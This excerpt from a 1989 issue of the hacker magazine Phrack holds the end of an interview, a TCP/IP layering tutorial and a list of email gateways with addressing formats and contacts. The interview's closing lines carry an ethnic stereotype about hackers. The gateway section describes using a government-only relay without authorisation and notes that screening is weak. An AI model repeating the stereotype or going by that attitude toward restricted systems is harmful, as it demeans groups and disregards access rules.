Of course not. There are some that are, but generally there is
an average sampling of the general population. Hacking is just
another hobby. Most people who collect comic books are not all
the same, most people who play backgammon are not similar in
physical characteristics either. The closest stereotype he could
ever even say existed was 6 or so years ago, and that would be
that most hackers then were Jewish and from New York state. An
obnoxious Texan WASP like Chris really stood out.

Thanks for your time, Chris.

                                        Taran King
_____

                         ==Phrack Inc.==

            Volume Three, Issue 28, File #3 of 12

      <><><><><><><><><><><><><><><><><><><><><><><><><><><>
      <>   <>
      <>   Introduction to the Internet Protocols   <>
      <>   ~~~~~~ <>
      <>   Chapter Eight Of The Future Transcendent Saga <>
      <>   <>
      <>   Part One of Two Files   <>
      <>   <>
      <>   Presented by Knight Lightning   <>
      <>   July 3, 1989   <>
      <>   <>
      <><><><><><><><><><><><><><><><><><><><><><><><><><><>

Prologue
~~~~~~~~
Much of the material in this file comes from "Introduction to the
Internet Protocols" by Charles L. Hedrick of Rutgers University.
That material is copyrighted and is used in this file by
permission. Time difference and changes in the wide area
networks have made it necessary for some details of the file to
updated and in some cases reworded for better understanding of
our readers. Also, Unix is a trademark of AT&T Technologies,
Inc. -- Just thought I'd let you know.

If you are not already familiar with TCP/IP, I would suggest that
you read "Introduction to MIDNET" (Phrack Inc., Volume Three,
Issue 27, File 3 of 12) for more information. That file is
Chapter Seven of The Future Transcendent Saga and contains
information about TCP/IP and how it is used within the National
Science Foundation Network (NSFnet).

Table of Contents - Part One
~~~~~~~~~~~~~~~~~~~~
*   Introduction
*   What Is TCP/IP?
*   General Description Of The TCP/IP Protocols
        The TCP Level
        The IP Level
        The Ethernet Level

Introduction
~~~~~~~~~~~~~
This article is a brief introduction to TCP/IP, followed by
suggestions on what to read for more information. This is not
intended to be a complete description, but it can give you a
reasonable idea of the capabilities of the protocols. However,
if you need to know any details of the technology, you will want
to read the standards yourself.

Throughout the article, you will find references to the
standards, in the form of "RFC" (Request For Comments) or "IEN"
(Internet Engineering Notes) numbers -- these are document
numbers. The final section (in Part Two) explains how you can
get copies of those standards.

What Is TCP/IP?
~~~~~~~~~~~~~~~~
TCP/IP is a set of protocols developed to allow cooperating
computers to share resources across a network. It was developed
by a community of researchers centered around the ARPAnet.

First some basic definitions; The most accurate name for the set

of protocols I am describing is the "Internet protocol suite."
TCP and IP are two of the protocols in this suite (they will be
described below). Because TCP and IP are the best known of the
protocols, it has become common to use the term TCP/IP to refer
to the whole family.

The Internet is a collection of networks, including the Arpanet,
NSFnet, regional networks such as MIDnet (described in Chapter
Seven of the Future Transcendent Saga), local networks at a
number of University and research institutions, and a number of
military networks. The term "Internet" applies to this entire
set of networks.

The subset of them that is managed by the Department of Defense
is referred to as the "DDN" (Defense Data Network). This
includes some research-oriented networks, such as the ARPAnet, as
well as more strictly military ones (because much of the funding
for Internet protocol developments is done via the DDN
organization, the terms Internet and DDN can sometimes seem
equivalent).

All of these networks are connected to each other. Users can
send messages from any of them to any other, except where there
are security or other policy restrictions on access. Officially
speaking, the Internet protocol documents are simply standards
adopted by the Internet community for its own use. The
Department of Defense once issued a MILSPEC definition of TCP/IP
that was intended to be a more formal definition, appropriate for
use in purchasing specifications. However most of the TCP/IP
community continues to use the Internet standards. The MILSPEC
version is intended to be consistent with it.

Whatever it is called, TCP/IP is a family of protocols. A few
provide "low-level" functions needed for many applications.
These include IP, TCP, and UDP (all of which will be described in
a bit more detail later in this file). Others are protocols for
doing specific tasks, e.g. transferring files between computers,
sending mail, or finding out who is logged in on another
computer.

Initially TCP/IP was used mostly between minicomputers or
mainframes. These machines had their own disks, and generally
were self-contained. Thus the most important "traditional"
TCP/IP services are:

    - File Transfer -- The file transfer protocol (FTP) allows a
      user on any computer to get files from another computer, or
      to send files to another computer. Security is handled by
      requiring the user to specify a user name and password for
      the other computer.

      Provisions are made for handling file transfer between
      machines with different character set, end of line
      conventions, etc. This is not quite the same as "network
      file system" or "netbios" protocols, which will be
      described later. Instead, FTP is a utility that you run
      any time you want to access a file on another system. You
      use it to copy the file to your own system. You then can
      work with the local copy. (See RFC 959 for specifications
      for FTP.)

    - Remote Login -- The network terminal protocol (TELNET)
      allows a user to log in on any other computer on the
      network. You start a remote session by specifying a
      computer to connect to. From that time until you finish
      the session, anything you type is sent to the other
      computer. Note that you are really still talking to your
      own computer, but the telnet program effectively makes your
      computer invisible while it is running. Every character
      you type is sent directly to the other system. Generally,

the connection to the remote computer behaves much like a
dialup connection. That is, the remote system will ask you
to log in and give a password, in whatever manner it would
normally ask a user who had just dialed it up.

When you log off of the other computer, the telnet program
exits, and you will find yourself talking to your own
computer. Microcomputer implementations of telnet
generally include a terminal emulator for some common type
of terminal. (See RFCs 854 and 855 for specifications for
telnet. By the way, the telnet protocol should not be
confused with Telenet, a vendor of commercial network
services.)

- Computer Mail -- This allows you to send messages to users
  on other computers. Originally, people tended to use only
  one or two specific computers and they would maintain "mail
  files" on those machines. The computer mail system is
  simply a way for you to add a message to another user's
  mail file. There are some problems with this in an
  environment where microcomputers are used.

  The most serious is that a micro is not well suited to
  receive computer mail. When you send mail, the mail
  software expects to be able to open a connection to the
  addressee's computer, in order to send the mail. If this
  is a microcomputer, it may be turned off, or it may be
  running an application other than the mail system. For
  this reason, mail is normally handled by a larger system,
  where it is practical to have a mail server running all the
  time. Microcomputer mail software then becomes a user
  interface that retrieves mail from the mail server. (See
  RFC 821 and 822 for specifications for computer mail. See
  RFC 937 for a protocol designed for microcomputers to use
  in reading mail from a mail server.)

These services should be present in any implementation of TCP/IP,
except that micro-oriented implementations may not support
computer mail. These traditional applications still play a very
important role in TCP/IP-based networks. However more recently,
the way in which networks are used has been changing. The older
model of a number of large, self-sufficient computers is
beginning to change. Now many installations have several kinds
of computers, including microcomputers, workstations,
minicomputers, and mainframes. These computers are likely to be
configured to perform specialized tasks. Although people are
still likely to work with one specific computer, that computer
will call on other systems on the net for specialized services.
This has led to the "server/client" model of network services. A
server is a system that provides a specific service for the rest
of the network. A client is another system that uses that
service. Note that the server and client need not be on
different computers. They could be different programs running on
the same computer. Here are the kinds of servers typically
present in a modern computer setup. Also note that these
computer services can all be provided within the framework of
TCP/IP.

- Network file systems. This allows a system to access files on
  another computer in a somewhat more closely integrated fashion
  than FTP. A network file system provides the illusion that
  disks or other devices from one system are directly connected
  to other systems. There is no need to use a special network
  utility to access a file on another system. Your computer
  simply thinks it has some extra disk drives. These extra
  "virtual" drives refer to the other system's disks. This
  capability is useful for several different purposes. It lets
  you put large disks on a few computers, but still give others
  access to the disk space. Aside from the obvious economic
  benefits, this allows people working on several computers to

share common files. It makes system maintenance and backup
easier, because you don't have to worry about updating and
backing up copies on lots of different machines. A number of
vendors now offer high-performance diskless computers. These
computers have no disk drives at all. They are entirely
dependent upon disks attached to common "file servers". (See
RFC's 1001 and 1002 for a description of PC-oriented NetBIOS
over TCP. In the workstation and minicomputer area, Sun's
Network File System is more likely to be used. Protocol
specifications for it are available from Sun Microsystems.) -
remote printing. This allows you to access printers on other
computers as if they were directly attached to yours. (The
most commonly used protocol is the remote lineprinter protocol
from Berkeley Unix. Unfortunately, there is no protocol
document for this. However the C code is easily obtained from
Berkeley, so implementations are common.)

- Remote execution. This allows you to request that a
   particular program be run on a different computer. This is
   useful when you can do most of your work on a small computer,
   but a few tasks require the resources of a larger system.
   There are a number of different kinds of remote execution.
   Some operate on a command by command basis. That is, you
   request that a specific command or set of commands should run
   on some specific computer. (More sophisticated versions will
   choose a system that happens to be free.) However there are
   also "remote procedure call" systems that allow a program to
   call a subroutine that will run on another computer. (There
   are many protocols of this sort. Berkeley Unix contains two
   servers to execute commands remotely: rsh and rexec. The
   Unix "man" pages describe the protocols that they use. The
   user-contributed software with Berkeley 4.3 contains a
   "distributed shell" that will distribute tasks among a set of
   systems, depending upon load.

- Name servers. In large installations, there are a number of
   different collections of names that have to be managed. This
   includes users and their passwords, names and network
   addresses for computers, and accounts. It becomes very
   tedious to keep this data up to date on all of the computers.
   Thus the databases are kept on a small number of systems.
   Other systems access the data over the network. (RFC 822 and
   823 describe the name server protocol used to keep track of
   host names and Internet addresses on the Internet. This is
   now a required part of any TCP/IP implementation. IEN 116
   describes an older name server protocol that is used by a few
   terminal servers and other products to look up host names.
   Sun's Yellow Pages system is designed as a general mechanism
   to handle user names, file sharing groups, and other databases
   commonly used by Unix systems. It is widely available
   commercially. Its protocol definition is available from Sun.)

- Terminal servers. Many installations no longer connect
   terminals directly to computers. Instead they connect them to
   terminal servers. A terminal server is simply a small
   computer that only knows how to run telnet (or some other
   protocol to do remote login). If your terminal is connected
   to one of these, you simply type the name of a computer, and
   you are connected to it. Generally it is possible to have
   active connections to more than one computer at the same time.
   The terminal server will have provisions to switch between
   connections rapidly, and to notify you when output is waiting
   for another connection. (Terminal servers use the telnet
   protocol, already mentioned. However any real terminal server
   will also have to support name service and a number of other
   protocols.)

- Network-oriented window systems. Until recently,
   high-performance graphics programs had to execute on a
   computer that had a bit-mapped graphics screen directly

attached to it. Network window systems allow a program to use
a display on a different computer. Full-scale network window
systems provide an interface that lets you distribute jobs to
the systems that are best suited to handle them, but still
give you a single graphically-based user interface. (The most
widely-implemented window system is X. A protocol description
is available from MIT's Project Athena. A reference
implementation is publically available from MIT. A number of
vendors are also supporting NeWS, a window system defined by
Sun. Both of these systems are designed to use TCP/IP.)

Note that some of the protocols described above were designed by
Berkeley, Sun, or other organizations. Thus they are not
officially part of the Internet protocol suite. However they are
implemented using TCP/IP, just as normal TCP/IP application
protocols are. Since the protocol definitions are not considered
proprietary, and since commercially-supported implementations are
widely available, it is reasonable to think of these protocols as
being effectively part of the Internet suite.

Note that the list above is simply a sample of the sort of
services available through TCP/IP. However it does contain the
majority of the "major" applications. The other commonly-used
protocols tend to be specialized facilities for getting
information of various kinds, such as who is logged in, the time
of day, etc. However if you need a facility that is not listed
here, I encourage you to look through the current edition of
Internet Protocols (currently RFC 1011), which lists all of the
available protocols, and also to look at some of the major TCP/IP
implementations to see what various vendors have added.

General Description Of The TCP/IP Protocols
~~~~~~
TCP/IP is a layered set of protocols. In order to understand
what this means, it is useful to look at an example. A typical
situation is sending mail. First, there is a protocol for mail.
This defines a set of commands which one machine sends to
another, e.g. commands to specify who the sender of the message
is, who it is being sent to, and then the text of the message.
However this protocol assumes that there is a way to communicate
reliably between the two computers. Mail, like other application
protocols, simply defines a set of commands and messages to be
sent. It is designed to be used together with TCP and IP.

TCP is responsible for making sure that the commands get through
to the other end. It keeps track of what is sent, and
retransmitts anything that did not get through. If any message
is too large for one datagram, e.g. the text of the mail, TCP
will split it up into several datagrams, and make sure that they
all arrive correctly. Since these functions are needed for many
applications, they are put together into a separate protocol,
rather than being part of the specifications for sending mail.
You can think of TCP as forming a library of routines that
applications can use when they need reliable network
communications with another computer.

Similarly, TCP calls on the services of IP. Although the
services that TCP supplies are needed by many applications, there
are still some kinds of applications that don't need them.
However there are some services that every application needs. So
these services are put together into IP. As with TCP, you can
think of IP as a library of routines that TCP calls on, but which
is also available to applications that don't use TCP. This
strategy of building several levels of protocol is called
"layering." I like to think of the applications programs such as
mail, TCP, and IP, as being separate "layers," each of which
calls on the services of the layer below it. Generally, TCP/IP
applications use 4 layers:

- An application protocol such as mail.

- A protocol such as TCP that provides services need by many
applications.

- IP, which provides the basic service of getting datagrams to
  their destination.

- The protocols needed to manage a specific physical medium, such
  as Ethernet or a point to point line.

TCP/IP is based on the "catenet model." (This is described in
more detail in IEN 48.) This model assumes that there are a
large number of independent networks connected together by
gateways. The user should be able to access computers or other
resources on any of these networks. Datagrams will often pass
through a dozen different networks before getting to their final
destination. The routing needed to accomplish this should be
completely invisible to the user. As far as the user is
concerned, all he needs to know in order to access another system
is an "Internet address." This is an address that looks like
128.6.4.194. It is actually a 32-bit number. However it is
normally written as 4 decimal numbers, each representing 8 bits
of the address. (The term "octet" is used by Internet
documentation for such 8-bit chunks. The term "byte" is not
used, because TCP/IP is supported by some computers that have
byte sizes other than 8 bits.)

Generally the structure of the address gives you some information
about how to get to the system. For example, 128.6 is a network
number assigned by a central authority to Rutgers University.
Rutgers uses the next octet to indicate which of the campus
Ethernets is involved. 128.6.4 happens to be an Ethernet used by
the Computer Science Department. The last octet allows for up to
254 systems on each Ethernet. (It is 254 because 0 and 255 are
not allowed, for reasons that will be discussed later.) Note
that 128.6.4.194 and 128.6.5.194 would be different systems. The
structure of an Internet address is described in a bit more
detail later.

Of course I normally refer to systems by name, rather than by
Internet address. When I specify a name, the network software
looks it up in a database, and comes up with the corresponding
Internet address. Most of the network software deals strictly in
terms of the address. (RFC 882 describes the name server
technology used to handle this lookup.)

TCP/IP is built on "connectionless" technology. Information is
transfered as a sequence of "datagrams." A datagram is a
collection of data that is sent as a single message. Each of
these datagrams is sent through the network individually. There
are provisions to open connections (i.e. to start a conversation
that will continue for some time). However at some level,
information from those connections is broken up into datagrams,
and those datagrams are treated by the network as completely
separate. For example, suppose you want to transfer a 15000
octet file. Most networks can't handle a 15000 octet datagram.
So the protocols will break this up into something like 30
500-octet datagrams. Each of these datagrams will be sent to the
other end. At that point, they will be put back together into
the 15000-octet file. However while those datagrams are in
transit, the network doesn't know that there is any connection
between them. It is perfectly possible that datagram 14 will
actually arrive before datagram 13. It is also possible that
somewhere in the network, an error will occur, and some datagram
won't get through at all. In that case, that datagram has to be
sent again.

Note by the way that the terms "datagram" and "packet" often seem
to be nearly interchangable. Technically, datagram is the right

word to use when describing TCP/IP. A datagram is a unit of
data, which is what the protocols deal with. A packet is a
physical thing, appearing on an Ethernet or some wire. In most
cases a packet simply contains a datagram, so there is very
little difference. However they can differ. When TCP/IP is used
on top of X.25, the X.25 interface breaks the datagrams up into
128-byte packets. This is invisible to IP, because the packets
are put back together into a single datagram at the other end
before being processed by TCP/IP. So in this case, one IP
datagram would be carried by several packets. However with most
media, there are efficiency advantages to sending one datagram
per packet, and so the distinction tends to vanish.

* The TCP level

Two separate protocols are involved in handling TCP/IP datagrams.
TCP (the "transmission control protocol") is responsible for
breaking up the message into datagrams, reassembling them at the
other end, resending anything that gets lost, and putting things
back in the right order. IP (the "internet protocol") is
responsible for routing individual datagrams. It may seem like
TCP is doing all the work. However in the Internet, simply
getting a datagram to its destination can be a complex job. A
connection may require the datagram to go through several
networks at Rutgers, a serial line to the John von Neuman
Supercomputer Center, a couple of Ethernets there, a series of
56Kbaud phone lines to another NSFnet site, and more Ethernets on
another campus. Keeping track of the routes to all of the
destinations and handling incompatibilities among different
transport media turns out to be a complex job. Note that the
interface between TCP and IP is fairly simple. TCP simply hands
IP a datagram with a destination. IP doesn't know how this
datagram relates to any datagram before it or after it.

It may have occurred to you that something is missing here. I
have talked about Internet addresses, but not about how you keep
track of multiple connections to a given system. Clearly it
isn't enough to get a datagram to the right destination. TCP has
to know which connection this datagram is part of. This task is
referred to as "demultiplexing." In fact, there are several
levels of demultiplexing going on in TCP/IP. The information
needed to do this demultiplexing is contained in a series of
"headers." A header is simply a few extra octets tacked onto the
beginning of a datagram by some protocol in order to keep track
of it. It's a lot like putting a letter into an envelope and
putting an address on the outside of the envelope. Except with
modern networks it happens several times. It's like you put the
letter into a little envelope, your secretary puts that into a
somewhat bigger envelope, the campus mail center puts that
envelope into a still bigger one, etc. Here is an overview of
the headers that get stuck on a message that passes through a
typical TCP/IP network:

It starts with a single data stream, say a file you are trying to
send to some other computer:

        ....

TCP breaks it up into manageable chunks. (In order to do this,
TCP has to know how large a datagram your network can handle.
Actually, the TCP's at each end say how big a datagram they can
handle, and then they pick the smallest size.)

        ....

TCP puts a header at the front of each datagram. This header
actually contains at least 20 octets, but the most important ones
are a source and destination "port number" and a "sequence
number." The port numbers are used to keep track of different

conversations. Suppose 3 different people are transferring
files. Your TCP might allocate port numbers 1000, 1001, and 1002
to these transfers. When you are sending a datagram, this
becomes the "source" port number, since you are the source of the
datagram. Of course the TCP at the other end has assigned a port
number of its own for the conversation. Your TCP has to know the
port number used by the other end as well. (It finds out when
the connection starts, as I will explain below.) It puts this in
the "destination" port field. Of course if the other end sends a
datagram back to you, the source and destination port numbers
will be reversed, since then it will be the source and you will
be the destination. Each datagram has a sequence number. This
is used so that the other end can make sure that it gets the
datagrams in the right order, and that it hasn't missed any.
(See the TCP specification for details.) TCP doesn't number the
datagrams, but the octets. So if there are 500 octets of data in
each datagram, the first datagram might be numbered 0, the second
500, the next 1000, the next 1500, etc. Finally, I will mention
the Checksum. This is a number that is computed by adding up all
the octets in the datagram (more or less - see the TCP spec).
The result is put in the header. TCP at the other end computes
the checksum again. If they disagree, then something bad
happened to the datagram in transmission, and it is thrown away.
So here's what the datagram looks like now.

```
       +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
       |          Source Port          |       Destination Port        |
       +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
       |                        Sequence Number                        |
       +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
       |                     Acknowledgment Number                     |
       +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
       |  Data |           |U|A|P|R|S|F|                               |
       | Offset| Reserved  |R|C|S|S|Y|I|            Window             |
       |       |           |G|K|H|T|N|N|                               |
       +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
       |           Checksum            |        Urgent Pointer         |
       +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
       |     your data ... next 500 octets                             |
       |     ......                                                    |
```

If you abbreviate the TCP header as "T", the whole file now looks like this:

     T.... T.... T.... T.... T.... T.... T....

You will note that there are items in the header that I have not
described above. They are generally involved with managing the
connection. In order to make sure the datagram has arrived at
its destination, the recipient has to send back an
"acknowledgement." This is a datagram whose "Acknowledgement
number" field is filled in. For example, sending a packet with
an acknowledgement of 1500 indicates that you have received all
the data up to octet number 1500. If the sender doesn't get an
acknowledgement within a reasonable amount of time, it sends the
data again. The window is used to control how much data can be
in transit at any one time. It is not practical to wait for each
datagram to be acknowledged before sending the next one. That
would slow things down too much. On the other hand, you can't
just keep sending, or a fast computer might overrun the capacity
of a slow one to absorb data. Thus each end indicates how much
new data it is currently prepared to absorb by putting the number
of octets in its "Window" field. As the computer receives data,
the amount of space left in its window decreases. When it goes
to zero, the sender has to stop. As the receiver processes the
data, it increases its window, indicating that it is ready to
accept more data. Often the same datagram can be used to
acknowledge receipt of a set of data and to give permission for
additional new data (by an updated window). The "Urgent" field
allows one end to tell the other to skip ahead in its processing
to a particular octet. This is often useful for handling

asynchronous events, for example when you type a control
character or other command that interrupts output. The other
fields are not pertinent to understanding what I am trying to
explain in this article.

* The IP Level

TCP sends each datagram to IP. Of course it has to tell IP the
Internet address of the computer at the other end. Note that
this is all IP is concerned about. It doesn't care about what is
in the datagram, or even in the TCP header. IP's job is simply
to find a route for the datagram and get it to the other end. In
order to allow gateways or other intermediate systems to forward
the datagram, it adds its own header. The main things in this
header are the source and destination Internet address (32-bit
addresses, like 128.6.4.194), the protocol number, and another
checksum. The source Internet address is simply the address of
your machine. (This is necessary so the other end knows where
the datagram came from.) The destination Internet address is the
address of the other machine. (This is necessary so any gateways
in the middle know where you want the datagram to go.) The
protocol number tells IP at the other end to send the datagram to
TCP.

Although most IP traffic uses TCP, there are other protocols that
can use IP, so you have to tell IP which protocol to send the
datagram to. Finally, the checksum allows IP at the other end to
verify that the header wasn't damaged in transit. Note that TCP
and IP have separate checksums. IP needs to be able to verify
that the header didn't get damaged in transit, or it could send a
message to the wrong place. It is both more efficient and safer
to have TCP compute a separate checksum for the TCP header and
data. Once IP has tacked on its header, here's what the message
looks like:

```
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
      |Version|  IHL  |Type of Service|          Total Length           |
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
      |          Identification        |Flags|      Fragment Offset    |
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
      |  Time to Live |    Protocol    |        Header Checksum          |
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
      |                      Source Address                            |
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
      |                   Destination Address                          |
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
      |   TCP header, then your data ......                            |
      |                                                                |
```

If you represent the IP header by an "I", your file now looks like this:

    IT....   IT....   IT....   IT....   IT....   IT....   IT....

Again, the header contains some additional fields that will not
be discussed in this article because they are not relevent to
understanding the process. The flags and fragment offset are
used to keep track of the pieces when a datagram has to be split
up. This can happen when datagrams are forwarded through a
network for which they are too big. (This will be discussed a
bit more below.) The time to live is a number that is decremented
whenever the datagram passes through a system. When it goes to
zero, the datagram is discarded. This is done in case a loop
develops in the system somehow. Of course this should be
impossible, but well-designed networks are built to cope with
"impossible" conditions.

At this point, it's possible that no more headers are needed. If
your computer happens to have a direct phone line connecting it
to the destination computer, or to a gateway, it may simply send

the datagrams out on the line (though likely a synchronous
protocol such as HDLC would be used, and it would add at least a
few octets at the beginning and end).

* The Ethernet Level

Most networks these days use Ethernet which has its own
addresses. The people who designed Ethernet wanted to make sure
that no two machines would end up with the same Ethernet address.
Furthermore, they didn't want the user to have to worry about
assigning addresses. So each Ethernet controller comes with an
address built-in from the factory. In order to make sure that
they would never have to reuse addresses, the Ethernet designers
allocated 48 bits for the Ethernet address. People who make
Ethernet equipment have to register with a central authority, to
make sure that the numbers they assign don't overlap any other
manufacturer. Ethernet is a "broadcast medium." That is, it is
in effect like an old party line telephone. When you send a
packet out on the Ethernet, every machine on the network sees the
packet. So something is needed to make sure that the right
machine gets it. As you might guess, this involves the Ethernet
header.

Every Ethernet packet has a 14-octet header that includes the
source and destination Ethernet address, and a type code. Each
machine is supposed to pay attention only to packets with its own
Ethernet address in the destination field. (It's perfectly
possible to cheat, which is one reason that Ethernet
communications are not terribly secure.) Note that there is no
connection between the Ethernet address and the Internet address.
Each machine has to have a table of what Ethernet address
corresponds to what Internet address. (I will describe how this
table is constructed a bit later.) In addition to the addresses,
the header contains a type code. The type code is to allow for
several different protocol families to be used on the same
network. So you can use TCP/IP, DECnet, Xerox NS, etc. at the
same time. Each of them will put a different value in the type
field. Finally, there is a checksum. The Ethernet controller
computes a checksum of the entire packet. When the other end
receives the packet, it recomputes the checksum, and throws the
packet away if the answer disagrees with the original. The
checksum is put on the end of the packet, not in the header. The
final result is that your message looks like this:

```
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |         Ethernet destination address (first 32 bits)        |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    | Ethernet dest (last 16 bits) |Ethernet source (first 16 bits)|
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |         Ethernet source address (last 32 bits)              |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |          Type code          |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |   IP header, then TCP header, then your data                |
    |                                                             |
    |    ...                                                      |
    |                                                             |
    |    end of your data                                         |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |                         Ethernet Checksum                   |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

If you represent the Ethernet header with "E", and the Ethernet
checksum with "C", your file now looks like this:

     EIT....C   EIT....C   EIT....C   EIT....C   EIT....C

When these packets are received by the other end, of course all
the headers are removed. The Ethernet interface removes the

Ethernet header and the checksum. It looks at the type code.
Since the type code is the one assigned to IP, the Ethernet
device driver passes the datagram up to IP. IP removes the IP
header. It looks at the IP protocol field. Since the protocol
type is TCP, it passes the datagram up to TCP. TCP now looks at
the sequence number. It uses the sequence numbers and other
information to combine all the datagrams into the original file.

This ends my initial summary of TCP/IP. There are still some
crucial concepts I have not gotten to, so in part two, I will go
back and add details in several areas. (For detailed
descriptions of the items discussed here see, RFC 793 for TCP,
RFC 791 for IP, and RFC's 894 and 826 for sending IP over
Ethernet.)

_____

==Phrack Inc.==

Volume Three, Issue 28, File #4 of 12

Network Miscellany
~~~~~~~~~~~~~~~~~~~
by Taran King

June 1, 1989

ACSNET
~~~~~~
Australian Computer Science Network (ACSNET), also known as Oz,
has its gateway through the CSNET node munnari.oz.au and if you
cannot directly mail to the .oz.au domain, try either
username%munnari.oz.au@UUNET.UU.NET or
munnari!username@UUNET.UU.NET.

AT&T MAIL
~~~~~~~~~
AT&T Mail is a mailing service of AT&T, probably what you might
call it's MCI-Mail equivalent. It is available on the UUCP
network as node name attmail but I've had problems having mail
get through. Apparently, it does cost money to mail to this
service and the surrounding nodes are not willing to pick up the
tab for the ingoing mail, or at least, this has seemingly been
the case thus far. I believe, though, that perhaps routing to
att!attmail!user would work.

AT&T recently announced six new X.400 interconnections between
AT&T Mail and electronic mail services in the U.S., Korea,
Sweden, Australia, and Finland. In the U.S., AT&T Mail is now
interconnected with Telenet Communications Corporation's service,
Telemail, allowing users of both services to exchange messages
easily. With the addition of these interconnections, the AT&T
Mail Gateway 400 Service allows AT&T Mail subscribers to exchange
messages with users of the following electronic messaging
systems:

Company	E-Mail Name*	Country
TeleDelta	TeDe 400	Sweden
OTC	MPS400	Australia
Telecom-Canada	Envoy100	Canada
DACOM	DACOM MHS	Korea
P&T-Tele	MailNet 400	Finland
Helsinki Telephone Co.	ELISA	Finland
Dialcom	Dialcom	USA
Telenet	Telemail	USA
KDD	Messavia	Japan
Transpac	ATLAS400	France

The interconnections are based on the X.400 standard, a set of
guidelines for the format, delivery and receipt of electronic
messages recommended by an international standards committee the
CCITT. International X.400 messages incur a surcharge. They
are:

                To Canada:
                    Per note: $.05
                    Per message unit: $.10

                To other international locations:
                    Per note: $.20
                    Per message unit: $.50

There is no surcharge for X.400 messages within the U.S. The
following are contacts to speak with about mailing through these
mentioned networks. Other questions can be directed through AT&T

Mail's toll-free number, 1-800-624-5672.

MHS Gateway: mhs!atlas   MHS Gateway: mhs!dacom
Administrator: Bernard Tardieu   Administrator: Bob Nicholson
Transpac   AT&T
Phone: 3399283203   Morristown, NJ 07960
Phone: +1 201 644 1838

MHS Gateway: mhs!dialcom   MHS Gateway: mhs!elisa
Administrator: Mr. Laraman   Administrator: Ulla Karajalainen
Dialcom   Nokia Data
South Plainfield, NJ 07080   Phone: 01135804371
Phone: +1 441 493 3843

MHS Gateway: mhs!envoy   MHS Gateway: mhs!kdd
Administrator: Kin C. Ma   Administrator: Shigeo Lwase
Telecom Canada   Kokusai Denshin Denwa CO.
Phone: +1 613 567 7584   Phone: 8133477419

MHS Gateway: mhs!mailnet   MHS Gateway: mhs!otc
Administrator: Kari Aakala   Administrator: Gary W. Krumbine
Gen Directorate Of Post &   AT&T Information Systems
Phone: 35806921730   Lincroft, NJ 07738
                                           Phone: +1 201 576 2658

MHS Gateway: mhs!telemail   MHS Gateway: mhs
Administrator: Jim Kelsay   Administrator: AT&T Mail MHS
GTE Telenet Comm Corp   Gateway
Reston, VA 22096   AT&T
Phone: +1 703 689 6034   Lincroft, NJ 08838
                                           Phone: +1 800 624 5672

CMR
~~~
Previously known as Intermail, the Commercial Mail Relay (CMR)
Service is a mail relay service between the Internet and three
commercial electronic mail systems: US Sprint/Telenet, MCI-Mail,
and DIALCOM systems (i.e. Compmail, NSFMAIL, and USDA-MAIL).

An important note: The only requirement for using this mail
gateway is that the work conducted must be DARPA sponsored
research and other approved government business. Basically, this
means that unless you've got some government-related business,
you're not supposed to be using this gateway. Regardless, it
would be very difficult for them to screen everything that goes
through their gateway. Before I understood the requirements of
this gateway, I was sending to a user of MCI-Mail and was not
contacted about any problems with that communication.
Unfortunately, I mistyped the MCI-Mail address on one of the
letters and that letter ended up getting read by system
administrators who then informed me that I was not to be using
that system, as well as the fact that they would like to bill me
for using it. That was an interesting thought on their part
anyway, but do note that using this service does incur charges.

The CMR mailbox address in each system corresponds to the label:

        Telemail: [Intermail/USCISI]TELEMAIL/USA
        MCI-Mail: Intermail   or   107-8239
        CompMail: Intermail   or   CMP0817
        NSF-Mail: Intermail   or   NSF153
       USDA-Mail: Intermail   or   AGS9999

Addressing examples for each e-mail system are as follows:

MCIMAIL:
   123-4567   seven digit address
   Everett T. Bowens   person's name (must be unique!)

COMPMAIL:

```
   CMP0123              three letters followed by three or four digits
   S.Cooper             initial, then "." and then last name
   134:CMP0123          domain, then ":" and then combination system and
                        account number


NSFMAIL:
   NSF0123              three letters followed by three or four digits
   A.Phillips           initial, then "." and then last name
   157:NSF0123          domain, then ":" and then combination system and
                         account number


USDAMAIL:
   AGS0123              three letters followed by three or four digits
   P.Shifter            initial, then "." and then last name
   157:AGS0123          domain, then ":" and then combination system and
                         account number


TELEMAIL:
   BARNOC               user (directly on Telemail)
   BARNOC/LODH          user/organization (directly on Telemail)
   [BARNOC/LODH]TELEMAIL/USA
                        [user/organization]system branch/country
```

